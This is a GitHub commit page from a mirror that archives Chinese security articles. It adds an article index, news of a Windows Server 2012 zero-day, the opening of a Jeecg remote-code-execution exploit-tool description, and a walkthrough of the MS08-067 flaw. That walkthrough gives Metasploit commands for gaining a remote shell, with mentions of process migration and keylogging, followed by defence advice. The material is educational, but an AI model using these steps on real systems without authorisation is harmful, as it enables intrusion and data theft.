mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
Windows漏洞:MS08-067远程代码执行漏洞复现及深度防御、漏洞预警 | 7-Zip整数下溢漏洞、漏洞预警 | 致翔OA SQL注入漏洞、黑客武器库 | AMSI.fail完美bypass AMSI、【神兵利器】Jeecg综合漏洞利用工具、发现利用LogoFAIL漏洞的BootKitty Linux UEFI启动工具包、GitLab漏洞汇总、网安牛马碰见WAF如何凑出漏洞数量?(逻辑漏洞篇)、安全KER|作家招募火热进行中、Windows Server 2012 用户注意:0day 漏洞可绕过 Web 安全标志、
This commit is contained in:
 test committed
1 parent
5312f285dd
commit
84dcd9a9ee
11 files changed
+1281
-2
No files matched your search
@@ -921,5 +921,15 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA3NTc0MTA1Mg==&mid=2664712099&idx=1&sn=61a72f188755066a11d2bbfb63a06708": "searchsploit漏洞辅助利用工具",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI5NTM4OTQ5Mg==&mid=2247632675&idx=2&sn=9836ac0b7ae06ac3f5be960a95f43789": "自助彩票机成“提款机”?3人利用系统漏洞窃取220余万元",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAwNTg2NjYxOA==&mid=2650741919&idx=1&sn=3772fbe77afe8d68f005323e2f90c803": "荣获最佳实践案例,网易易盾发力央国企合规内控数字化",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxMzMyNzMyMA==&mid=2247567953&idx=2&sn=47f141df1d0d634de4d06cf53e6c7b61": "【珍藏版】渗透测试手册,简直太赞了!"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxMzMyNzMyMA==&mid=2247567953&idx=2&sn=47f141df1d0d634de4d06cf53e6c7b61": "【珍藏版】渗透测试手册,简直太赞了!",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyOTUxMzk2NQ==&mid=2247485627&idx=1&sn=22b7126319128dc90cd1fb3659a2c5c8": "Windows漏洞:MS08-067远程代码执行漏洞复现及深度防御",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247491636&idx=1&sn=5ae3f182c579e9eb6bcbb0cf1d1b36db": "漏洞预警 | 7-Zip整数下溢漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247491636&idx=2&sn=2d7f1f2bbdc233543e7c316a9a7d4297": "漏洞预警 | 致翔OA SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzODMyMzQxNQ==&mid=2247484290&idx=1&sn=360be325d8ceb57a683f4156ebdd2520": "黑客武器库 | AMSI.fail完美bypass AMSI",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg4MTU4NTc2Nw==&mid=2247493740&idx=1&sn=0ca4e44056c922c451e534424089df72": "【神兵利器】Jeecg综合漏洞利用工具",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg3OTc0NDcyNQ==&mid=2247492864&idx=1&sn=c1ba496faf888e4050d43d6963f2d1d5": "发现利用LogoFAIL漏洞的BootKitty Linux UEFI启动工具包",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU0MTc2NTExNg==&mid=2247491122&idx=1&sn=bb9371663020caf90ea8432d73756f63": "GitLab漏洞汇总",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwODM3NjIxOQ==&mid=2247502178&idx=1&sn=bd49402624ad97e1d5aac52790c107fe": "网安牛马碰见WAF如何凑出漏洞数量?(逻辑漏洞篇)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5ODA0NDE2MA==&mid=2649787552&idx=1&sn=28ab5c68562d4aeadd078125fc90c915": "安全KER|作家招募火热进行中",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAxMjYyMzkwOA==&mid=2247525251&idx=3&sn=abbd8e7be86d11ab9ebf4a932d72cff9": "Windows Server 2012 用户注意:0day 漏洞可绕过 Web 安全标志"
|
||||
}
|
||||
+1
-1
@@ -1,5 +1,5 @@
|
||||
# GitLab漏洞汇总
|
||||
哈拉少安全小队 2024-11-29 02:13
|
||||
实战安全研究 2024-12-03 14:37
|
||||
|
||||
本文首发于freebuf,原文地址:
|
||||
|
||||
|
||||
@@ -0,0 +1,48 @@
|
||||
# Windows Server 2012 用户注意:0day 漏洞可绕过 Web 安全标志
|
||||
Ots安全 2024-12-03 09:30
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
0patch 微补丁技术的创造者 ACROS Security 发现了影响 Windows Server 2012 和 Server 2012 R2 的零日漏洞。此漏洞允许恶意行为者绕过“Web 标记”安全功能,从而使服务器可能受到攻击。
|
||||
|
||||
Web 标记是一种重要的安全机制,用于标记从互联网下载的文件。此标记会在用户打开潜在危险文件之前发出警告,从而为恶意软件提供额外的保护。然而,ACROS Security 研究人员发现的漏洞允许攻击者绕过对某些文件类型的检查,从而有效地消除了这一关键保护措施。
|
||||
|
||||
令人震惊的是,这个漏洞已经存在两年多了,而且隐藏在众目睽睽之下。ACROS Security 的 Mitja Kolsek指出,他们的分析显示,该漏洞“两年多前就已引入 Windows Server 2012,至今仍未被发现,或者至少未修复。它甚至存在于已安装扩展安全更新的完全更新服务器上。”这意味着,即使是认真应用更新的组织也仍然面临风险。
|
||||
|
||||
ACROS Security 负责任地向 Microsoft 披露了此漏洞,并立即采取行动保护其用户。他们已为 Windows Server 2012 的旧版本和受支持版本发布了免费微补丁,在 Microsoft 发布官方修复程序之前提供临时保护。
|
||||
|
||||
“此类漏洞会定期被发现,攻击者对此了如指掌, ”ACROS Security 警告称。“如果您使用的 Windows 不再接收官方安全更新,0patch 将确保这些漏洞不会在您的计算机上被利用 - 您甚至不必知道或关心这些事情。”
|
||||
|
||||
这些非官方补丁可用于
|
||||
- Windows Server 2012 更新至 2023 年 10 月
|
||||
|
||||
- Windows Server 2012 R2 更新至 2023 年 10 月
|
||||
|
||||
- Windows Server 2012 已通过扩展安全更新进行全面更新
|
||||
|
||||
- Windows Server 2012 R2 已通过扩展安全更新进行全面更新
|
||||
|
||||
依赖 Windows Server 2012 的组织应该强烈考虑应用 0patch 微补丁并随时了解微软即将推出的官方补丁。
|
||||
|
||||
|
||||
|
||||
感谢您抽出
|
||||
|
||||

|
||||
|
||||
.
|
||||
|
||||

|
||||
|
||||
.
|
||||
|
||||

|
||||
|
||||
来阅读本文
|
||||
|
||||
|
||||
|
||||
**点它,分享点赞在看都在这里**
|
||||
|
||||
@@ -0,0 +1,129 @@
|
||||
# Windows漏洞:MS08-067远程代码执行漏洞复现及深度防御
|
||||
原创 繁星01 安全君呀 2024-12-04 00:10
|
||||
|
||||
将
|
||||
安全君呀
|
||||
设为"星标⭐️"
|
||||
|
||||
第一时间收到文章更新
|
||||
|
||||
**声明: 安全君呀 公众号文章中的技术只做研究之用,禁止用来从事非法用途,如有使用文章中的技术从事非法活动,一切后果由使用者自负,与本公众号无关。**
|
||||
|
||||
文章声明:本篇文章内容部分选取网络,如有侵权,请告知删除。
|
||||
## 一.漏洞描述
|
||||
|
||||
MS08-067 漏洞全称是 “Windows Server 服务 RPC 请求缓冲区溢出漏洞”,攻击者利用受害者主机默认开放的 SMB 服务端口 445,发送特殊 RPC(Remote Procedure Call,远程过程调用)请求,造成栈缓冲区内存错误,从而被利用实施远程代码执行。
|
||||
|
||||
当用户在受影响的系统上收到 RPC 请求时,该漏洞会允许远程执行代码,攻击者可以在未经身份验证情况下利用此漏洞运行任意代码。同时,该漏洞可以用于蠕虫攻击,其带来的危害在实际案例中表现得淋漓尽致。
|
||||
|
||||
曾经有一家中型企业,内部网络中大量使用 Windows XP 和 Windows Server 2003 系统来支撑日常的办公业务,包括文件存储、办公软件运行等。然而,由于企业网络安全管理存在疏忽,没有及时关注到 MS08-067 漏洞的存在以及对其进行防范。
|
||||
|
||||
某一天,黑客发现了这家企业网络的漏洞可乘之机,利用该漏洞向企业内部网络中的多台主机发送了精心构造的 RPC 请求。由于这些主机存在 MS08-067 漏洞,在收到请求后,漏洞被触发,黑客成功地在未经身份验证的情况下在这些主机上执行了任意代码。
|
||||
|
||||
首先,黑客植入了恶意软件,这些软件开始悄悄地窃取企业的重要商业机密文件,包括尚未发布的新产品设计方案、客户资料等,给企业带来了巨大的经济损失。随后,通过蠕虫攻击机制,受感染的主机又将恶意代码传播到了其他存在同样漏洞的主机上,使得整个企业内部网络陷入了混乱。办公系统无法正常运行,员工无法正常访问文件和使用办公软件,业务流程被迫中断。
|
||||
|
||||
直到企业发现异常并请专业的网络安全团队进行排查,才发现是 MS08-067 漏洞导致的这场灾难。但此时,损失已经造成,企业不得不花费大量的时间和资源来恢复系统、挽回损失以及加强网络安全防护措施。
|
||||
|
||||
It affects certain older versions of Windows systems, including:Windows 2000Windows XPWindows Server 2003
|
||||
|
||||
|
||||
**漏洞原理**:MS08-067 漏洞是通过 MSRPC over SMB 通道调用 Server 程序中的 NEtPathCanonicalize 函数时触发的。NetPathCanonicalize 函数在远程访问其他主机时,会调用 NetpwPathCanonicalize 函数,对远程访问的路径进行规范化,而在 NetpwPathCanonicalize 函数中发生了栈缓冲区内存错误(溢出),造成可被利用实施远程代码执行(Remote Code Execution)。
|
||||
# MS08-067 漏洞复现
|
||||
|
||||

同一局域网
|
||||
|
||||
|
||||
|
||||
**ping 通,可互联。**
|
||||
|
||||

**常见的端口**
|
||||
|
||||
|
||||
|
||||
在当今数字化高度发达的网络环境中,
|
||||
445 端口扮演着极为关键且复杂的角色。它依托于 SMB(Server Message Block)Windows 协议族,其设计初衷是为了极大地便利局域网内的资源共享操作,无论是共享文件夹以便团队成员高效地交换文档、数据,还是共享打印机让众多用户能够便捷地使用打印资源,445 端口在正常运转时都堪称网络协作的得力助手。在企业办公环境中,员工们可以通过它快速地获取所需的文件资料,提升工作效率,减少因资源传输不便而产生的时间浪费,促进部门之间的协同合作,为企业的业务流程顺畅运行提供有力支撑。
|
||||
|
||||
然而,这一原本旨在提升便利性的端口,却因其自身特性成为了网络安全领域的重大隐患。黑客们敏锐地察觉到了 445 端口背后隐藏的可乘之机。一旦目标系统开启了 445 端口且存在安全漏洞或配置不当的情况,他们便能够施展一系列恶意手段。他们可以通过精心构造的网络攻击手段,绕过正常的访问权限验证机制,悄悄地潜入目标系统的硬盘空间。不仅能够肆意浏览其中存储的各类敏感信息,如个人隐私数据、企业商业机密、金融账户信息等,更甚者,凭借恶意代码的执行,在毫无预警的情况下将整个硬盘格式化,瞬间抹去所有宝贵的数据,给个人和企业带来灾难性的后果。
|
||||
|
||||
以一些遭受过此类攻击的企业为例,曾经有一家科技创业公司,在发展初期为了方便内部员工之间的文件共享,开启了 445 端口,但却忽视了网络安全防护措施的加强。黑客利用系统未及时更新的漏洞,通过 445 端口成功入侵公司内部服务器,窃取了正在研发中的核心技术代码以及大量客户信息。这些信息被黑客用于非法商业竞争,导致该创业公司遭受巨大的经济损失,声誉也受到严重损害,几乎濒临破产边缘。
|
||||
|
||||
对于公开服务器而言,开启
|
||||
139 和 445 端口无疑是在网络安全的雷区中裸奔。若服务器存在 Guest 帐号且未设置密码,那简直就是为黑客敞开了一扇毫无阻碍的大门,他们能够通过因特网如入无人之境般盗看文件。而倘若还给该帐号赋予了写入权限,那么服务器中的文件就如同待宰羔羊,可被轻易地篡改、删除或植入恶意软件,进而将整个服务器系统变成黑客操控的傀儡,用于发起大规模的网络攻击,如分布式拒绝服务攻击(DDoS),影响其他无辜的网络用户和系统。
|
||||
|
||||
|
||||

MSF命令:
|
||||
```
|
||||
search ms08-067
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
use 0 (上图 0 编号)
|
||||
|
||||

|
||||
```
|
||||
show options
|
||||
```
|
||||
|
||||

|
||||
|
||||
上图空白处要设置:
|
||||
|
||||

|
||||
|
||||
|
||||
run或者exploit(都是运行命令)
|
||||
|
||||

|
||||
```
|
||||

ps #查看目标电脑的进程
|
||||
getuid #查看用户权限
|
||||
```
|
||||
|
||||

|
||||

```
|
||||



shell #进入目标电脑
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

登录:
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||


查看进程,进程迁移,键盘监听:
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
写到这里,整个实验就讲解完毕。
|
||||
|
||||
总结
|
||||
|
||||
写到这里,这篇关于MS08-067远程代码执行漏洞的探索之旅便要暂告一段落了。在本次实验过程中,我们全面且深入地复现了这一极具危险性的漏洞,完整地涵盖了从漏洞发现、严谨的验证漏洞环节,直至巧妙地利用漏洞的整个流程,并且借助强大的Metasploit工具实现了shell反弹操作,进而对该漏洞的内在机制有了更为透彻的理解。我们由衷地希望,通过详细展示这一系列的操作与分析,能为广大网络安全爱好者以及相关从业者带来切实的帮助与启发。
|
||||
|
||||
一、漏洞复现回顾
|
||||
在最初的漏洞发现阶段,我们如同在浩渺的网络代码海洋中探寻隐秘的暗礁一般,凭借着对系统底层逻辑的敏锐洞察以及对各类异常现象的警觉,逐步锁定了MS08-067这个潜藏在Windows系统深处的隐患。通过细致入微的分析,我们清晰地了解到它是如何借助特定的服务和函数调用,在看似正常的系统交互过程中,悄然埋下了可被恶意利用的种子。随后的验证漏洞环节更是要求我们秉持着科学严谨的态度。我们精心构造了一系列模拟攻击场景,小心翼翼地发送各种符合漏洞触发条件的请求,如同在雷区中小心试探,通过密切观察系统的响应以及各种状态变化,最终确凿无疑地证实了该漏洞的存在及其可利用性。而到了利用漏洞阶段,这无疑是整个复现过程中的关键一步。我们运用专业的技术手段,依照漏洞的内在原理,巧妙地操控相关的参数和请求,成功地实现了远程代码执行,就仿佛找到了一把能够悄无声息打开目标系统大门的“万能钥匙”。并且,借助Metasploit工具的强大功能,我们顺利完成了shell反弹操作,这使得我们能够在远程端如同亲临目标系统内部一般,进行进一步的探索与操作,从而更加深入地理解了该漏洞在实际攻击场景下的运作模式。
|
||||
|
||||
二、防御措施探讨
|
||||
|
||||
然而,仅仅了解漏洞的攻击原理与复现过程是远远不够的,更为重要的是要掌握如何有效地防御此类漏洞,筑牢网络安全的坚固防线。**(一)基础防御手段:关闭相关端口、安装杀毒软件和补丁**关闭相关端口无疑是最为直接且有效的防御举措之一。就拿本次涉及的MS08-067漏洞来说,其往往是通过特定的端口,如与SMB服务相关的端口(如445端口等)来进行攻击渗透的。因此,在不影响正常业务运作的前提下,果断关闭这些可能成为攻击入口的端口,就如同在城堡前关闭了一扇可能被敌人突破的大门,能够从源头上有效阻断大部分基于此漏洞的攻击途径。安装杀毒软件同样至关重要。一款优秀的杀毒软件就像是一位忠诚且专业的网络卫士,时刻在系统后台巡逻站岗。它能够凭借其强大的病毒特征库以及先进的行为监测技术,及时发现并清除那些试图通过漏洞潜入系统的恶意程序。无论是已知的传统病毒,还是那些利用新出现漏洞而产生的变种恶意软件,杀毒软件都有很大几率将它们拦截在系统之外,确保系统的纯净与安全。而安装补丁则是从系统本身的角度出发,对漏洞进行修复。软件开发商在发现漏洞后,通常会迅速推出相应的补丁程序。这些补丁就像是为系统的漏洞部位量身定制的“补丁块”,能够精准地填补漏洞,修复系统代码中存在的缺陷,使得原本存在可利用缝隙的系统重新变得坚不可摧。用户只需及时下载并安装这些补丁,就能让系统在面对基于该漏洞的攻击时,具备足够的抵御能力。**(二)进阶防御措施:防火墙中进行流量监测及正则匹配**在基础防御手段的基础上,我们还可以采取更为进阶的防御措施,那就是在防火墙中进行流量监测。防火墙作为网络安全的第一道屏障,其重要性不言而喻。在针对MS08-067漏洞的防御中,我们需要重点关注数据包中存在的形如"\ ** \ … \ … \ *"这样的恶意路径名进行检测。最为保险的方法是使用pcre正则去匹配。正则表达式以其强大的模式匹配能力而著称,通过精心编写的正则表达式规则,能够精准地识别出那些符合特定恶意模式的数据包。例如,针对上述提到的恶意路径名形式,我们可以利用pcre正则表达式来精确地定义其模式,让防火墙能够更加高效、准确地检测出含有此类恶意路径名的数据包,进而实现对基于MS08-067漏洞攻击的更为精细化的防御。综上所述,面对MS08-067远程代码执行漏洞这样的网络安全威胁,我们既要深入了解其攻击原理和复现过程,以便在面对类似新出现的漏洞时有更好的应对策略,又要扎实地落实各项防御措施,从关闭相关端口、安装杀毒软件和补丁等基础手段,到在防火墙中进行流量监测并利用正则表达式进行精细化防御的进阶措施,全方位地构建起坚不可摧的网络安全防护体系,确保我们的网络系统和数据的安全与稳定。
|
||||
|
||||
|
||||
**欢迎大家在下面评论点赞加关注,让我们一起在网安之路越走越远!!!**
|
||||
|
||||
|
||||
@@ -0,0 +1,139 @@
|
||||
# 【神兵利器】Jeecg综合漏洞利用工具
|
||||
MInggongK 七芒星实验室 2024-12-03 23:05
|
||||
|
||||
项目介绍
|
||||
|
||||
Jeecg综合漏洞利用工具程序采用javafx开发,环境JDK 1.8 声明:仅用于授权测试,用户滥用造成的一切后果和作者无关 请遵守法律法规
|
||||
|
||||
漏洞支持
|
||||
- jeecg-boot queryFieldBySql远程命令执行漏洞
|
||||
|
||||
